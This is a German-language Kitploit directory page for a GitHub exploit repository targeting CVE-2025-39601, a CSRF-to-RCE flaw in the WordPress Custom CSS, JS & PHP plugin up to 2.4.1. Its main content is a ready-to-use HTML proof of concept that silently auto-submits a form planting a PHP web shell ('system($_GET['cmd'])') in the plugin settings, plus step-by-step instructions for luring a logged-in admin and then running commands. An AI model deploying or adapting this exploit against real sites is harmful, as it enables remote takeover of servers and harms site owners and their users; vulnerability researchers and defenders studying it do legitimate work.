
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-39601 — WordPress Custom CSS, JS & PHP plugin <= 2.4.1 - CSRF zu RCE Schwachstelle | Kitploit

Tools/GitHubGitHub/nxploited/cve-2025-39601
SchwachstellenanalyseExploitationWebanwendungs-ExploitationCTFPenetrationstestsLernen & Bildung
GitHubnxploited/cve-2025-39601

CVE-2025-39601

WordPress Custom CSS, JS & PHP plugin <= 2.4.1 - CSRF zu RCE Schwachstelle

Repository anzeigen
180vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    315

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

🚨 CVE-2025-39601 - CSRF zu RCE im WordPress Custom CSS, JS & PHP Plugin <= 2.4.1

🧠 Beschreibung

Eine Cross-Site-Request-Forgery (CSRF)-Schwachstelle im WPFactory Custom CSS, JS & PHP Plugin ermöglicht Remote Code Execution (RCE) durch das Einschleusen von schädlichem PHP-Code über nicht autorisierte POST-Anfragen.
Dies betrifft alle Versionen bis einschließlich 2.4.1.

  • CVE-ID: CVE-2025-39601
  • Veröffentlicht: 2025-04-16
  • Aktualisiert: 2025-04-16
  • Schweregrad: 🔥 9.6 (KRITISCH)
  • CWE: CWE-352 - Cross-Site-Request-Forgery
  • CVSS-Vektor: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H


🖼️ Visueller Nachweis

Unten ist ein Screenshot, der das Ergebnis einer erfolgreichen Ausnutzung zeigt und demonstriert, wie Remote-Code über den URL-Parameter ausgeführt werden kann:

Nxploited


Nxploited


💥 Proof of Concept (PoC)

<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>WordPress Custom CSS, JS & PHP plugin <= 2.4.1 - CSRF to RCE vulnerability</title>
</head>
<body onload="document.forms[0].submit()">
    <h1>CSRF PoC - WordPress Custom CSS, JS & PHP plugin <= 2.4.1</h1>
    <p>By : Nxploited | Khaled Alenazi</p>
    <form action="http://192.168.100.74:888/wordpress4/wp-admin/tools.php?page=alg-custom-php" method="POST">
        <input type="hidden" name="alg_custom_css_php_enabled" value="1">
        <input type="hidden" name="alg_custom_css_php_execute" value="plugins_loaded">
        <input type="hidden" name="alg_custom_css_php" value="<?php system($_GET['cmd']); ?>">
        <input type="hidden" name="alg_ccjp_submit" value="php">
        <noscript><input type="submit" value="Submit"></noscript>
    </form>
</body>
</html>

🧪 Verwendung

  1. Hosten Sie die obige HTML-Datei auf einem externen Server oder in einer lokalen Umgebung.
  2. Während ein Admin-Benutzer eingeloggt ist, besuchen Sie die gehostete HTML-Datei in dessen Browser.
  3. Dies sendet das Formular im Hintergrund ab und schleust PHP-Code in die Plugin-Einstellungen ein.
  4. Der Code wird dann bei jedem Seitenaufruf automatisch über den plugins_loaded-Hook ausgeführt.
  5. Beispiel Ausführung:
    http://target-site.com/?cmd=whoami
    

⚠️ Haftungsausschluss

Dieses PoC dient ausschließlich Bildungszwecken.
Der Autor ist nicht verantwortlich für Missbrauch oder Schäden, die durch unsachgemäße Anwendung dieser Informationen entstehen.
Testen Sie immer in kontrollierten Umgebungen und mit Genehmigung.


Von: Nxploited | Khaled Alenazi

Tool herunterladen





